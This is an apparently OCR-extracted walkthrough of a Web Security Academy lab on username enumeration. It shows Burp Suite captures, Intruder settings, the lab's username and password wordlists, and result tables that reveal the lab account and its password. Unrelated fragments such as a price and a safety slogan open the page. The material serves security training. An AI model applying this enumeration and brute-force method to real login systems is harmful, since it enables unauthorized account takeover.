
\$36.84

Description:


Here at Safety First we have a dedicated team who work tirelessly to allow your team and keep your loved ones free from harm.

Lab: Username enumeration via subtly different responses.


1. Go to the login page and pu the login credentials.



2. Then go to burp suite and turn the intercept on.



3.The click login from the browser and catch the request on the burp suite. Send the request to the intruder.



The screenshot displays the Burp Suite interface. The top navigation bar includes tabs for Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, and Settings. The 'Intruder' tab is active, and the 'Learn' button is highlighted with a red arrow. Below the navigation bar, the 'HTTP history' tab is selected, showing a list of intercepted requests. The table has columns for #, Host, Method, URL, Params, Edited, Status, Length, and MIME type. Request 613 is selected, showing a POST method to the URL /login. Below the table, the 'Request' tab is open, displaying the raw HTTP request details, including headers like Host, Cookie, Content-Length, Cache-Control, Sec-Ch-Ua, Sec-Ch-Ua-Mobile, Sec-Ch-Ua-Platform, Upgrade-Insecure-Requests, Origin, Content-Type, User-Agent, and Accept.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
613	https://0a6200a104ac5f99...	POST	/login	✓				
612	https://play.google.com	POST	/log?format=json&hasfast=true...	✓				
611	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=jso...	✓				
610	https://play.google.com	POST	/log?format=json&hasfast=true...	✓				
609	https://play.google.com	POST	/log?format=json&hasfast=true...	✓				
608	https://0a6200a104ac5f99...	GET	/academyLabHeader			101	147	
607	https://0a6200a104ac5f99...	GET	/analytics?id=08362166	✓		200	57	
604	https://0a6200a104ac5f99...	GET	/login			200	3014	HTML
603	https://0a6200a104ac5f99...	GET	/my-account			302	78	
602	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=jso...	✓		200	510	JSON
601	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=iso...	✓		200	510	JSON

Request

Pretty Raw Hex

```
1 POST /login HTTP/1.1
2 Host: 0a6200a104ac5f99c1b2953b00a000fb.web-security-academy.net
3 Cookie: session=cRP3j54YEqYf8PtJuhYKSfP2ok4Uv1eG
4 Content-Length: 27
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a6200a104ac5f99c1b2953b00a000fb.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
    Gecko) Chrome/108.0.5359.125 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
    */*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
```

4.From the intruder make the password and email as variables.

Positions Payloads Resource Pool Options

Choose an attack type Start attack

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: 3b00a000fb.web-security-academy.net ☒ Update Host header to match target

Add §
 Clear §
 Auto §
 Refresh

```

1  GET / HTTP/1.1
2  Host: 3b00a000fb.web-security-academy.net
3  Sec-Ch-Ua-Platform: "Windows"
4  Upgrade-Insecure-Requests: 1
5  Origin: https://0a6200a104ac5f99c1b2953b00a000fb.web-security-academy.net
6  Content-Type: application/x-www-form-urlencoded
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
8  (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
9  Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a6200a104ac5f99c1b2953b00a000fb.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Connection: close
19
20
21
22
23
  
```

username=\$saad\$&password=\$1234\$

0 matches Clear

3 payload positions Length: 1031

5. From the Authentication Lab user names copy the usernames.

Authentication lab usernames




You can copy and paste the following list to Burp Intruder to help you solve the [Authentication](#) labs.


```

carlos
root
admin
test
guest
info
adm
mysql
user
administrator
oracle
ftp
pi
puppet
ansible
ec2-user
  
```

6. For the Payload 1 set the simple list and paste the usernames.



7. From the intruder click options



8. Add the Grep attack and click the fetch response and select the invalid username and password.

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☒ Define start and end

☒ Start after expression:
☐ Start at offset:

☒ End at delimiter:
☐ End at fixed length:

☐ Extract from regex group
☒ Case sensitive

☐ Exclude HTTP headers ☒ Update config based on selection below

```

48         <a href="/my-account">My account</a><p>|</p>
49     </section>
50 </header>
51 <header class="notification-header">
52 </header>
53 <h1>Login</h1>
54 <section>
55     <p class=is-warning>Invalid username or password.</p>
56     <form class=login-form method=POST action=/login>
57         <label>Username</label>
58         <input required type=username name="username">
59         <label>Password</label>
60         <input required type=password name="password">
61         <button class=button type=submit> Log in </button>
62     </form>
63 </section>
64 </div>
65 </section>
    
```

10. Now click the start attack.

1 x 2 x 3 x +

Positions Payloads Resource Pool Options

Save Options [Pro version only]

This setting allows you to save your attack to the current project file. The attack will then be available from the Dashboard whenever you open this project.

☐ Save attack to project file

Request Headers

11. Now we have found out the username from the attack.

Attack Save Columns 2. Intruder attack of https://0a6200a104ac5f99c1b2953b00a000fb.web-security-academy.net - ...							
Results Positions Payloads Resource Pool Options							
Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length	-warning> ^	Comment
43	ag						
44	agenda						
14	puppet	200			3078	Invalid username or password.	
0		200			3096	Invalid username or password.	
1	carlos	200			3096	Invalid username or password.	
2	root	200			3093	Invalid username or password.	
3	admin	200			3077	Invalid username or password.	
4	test	200			3095	Invalid username or password.	
5	guest	200			3096	Invalid username or password.	
6	info	200			3093	Invalid username or password.	
7	adm	200			3078	Invalid username or password.	
8	mysql	200			3096	Invalid username or password.	
9	user	200			3079	Invalid username or password.	
10	administrator	200			3079	Invalid username or password.	
11	oracle	200			3095	Invalid username or password.	
12	ftp	200			3077	Invalid username or password.	
13	pi	200			3075	Invalid username or password.	

Request Response	
Pretty Raw Hex	
<pre> 1 POST /login HTTP/1.1 2 Host: 0a6200a104ac5f99c1b2953b00a000fb.web-security-academy.net 3 Cookie: session=a002454VZaY60DeJubVVSfEDCeb4HsleC </pre>	
<input type="text" value="Search..."/> 0 matches	
42 of 101	

12. Now from the intruder we will change the username to the found username "puppet" and do a password attack.

Choose an attack type

Attack type: Sniper

Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: 3b00a000fb.web-security-academy.net
☒ Update Host header to match target

Add \$
Clear \$
Auto \$
Refresh

```

1 POST /login HTTP/1.1
2 Sec-Ch-Ua-Platform: "Windows"
3 Upgrade-Insecure-Requests: 1
4 Origin: https://0a6200a104ac5f99c1b2953b00a000fb.web-security-academy.net
5 Content-Type: application/x-www-form-urlencoded
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Referer: https://0a6200a104ac5f99c1b2953b00a000fb.web-security-academy.net/login
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
15 Connection: close
16
17
18
19
20
21
22
23 username=puppet&password=$1234$

```

0 matches

1 payload position

Length: 1029

13. First we will copy the password from the passwords.

Web Security Academy » Authentication vulnerabilities » Password list


Authentication lab passwords



You can copy and paste the following list to Burp Intruder to help you solve the **Authentication** labs.

```
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
Football
```

14. Then we will paste the password in the burp suite.



15. Then we will start the attack. And after the attack we will see that the request response for a password is 302 because a successful password will redirect to another page.

Attack Save Columns 3. Intruder attack of https://0a6200a104ac5f99c1b2953b00a000fb.web-security-academy.net - ...							
Results Positions Payloads Resource Pool Options							
Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length	Warning	Comment
56	klaster	200	<input type="checkbox"/>	<input type="checkbox"/>	3163	Invalid username or ...	
57	112233	200	<input type="checkbox"/>	<input type="checkbox"/>	3163	Invalid username or ...	
28	1111111	302	<input type="checkbox"/>	<input type="checkbox"/>	170	Invalid username or ...	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3096	Invalid username or ...	
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3077	Invalid username or ...	
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	3095	Invalid username or ...	
3	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	3078	Invalid username or ...	
4	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	3075	Invalid username or ...	
5	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	3077	Invalid username or ...	
6	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	3096	Invalid username or ...	
7	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	3076	Invalid username or ...	
8	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	3095	Invalid username or ...	
9	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	3079	Invalid username or ...	
10	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	3096	Invalid username or ...	
11	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	3075	Invalid username or ...	
12	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	3078	Invalid username or ...	
13	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	3095	Invalid username or ...	

56 of 100

16. Now we have our username and password. We will go to the login page and use the found username and password to login.

[Home](#) | [My account](#)

Login

Invalid username or password.

Username

Password

Log in

17. We will click login and the lab is solved.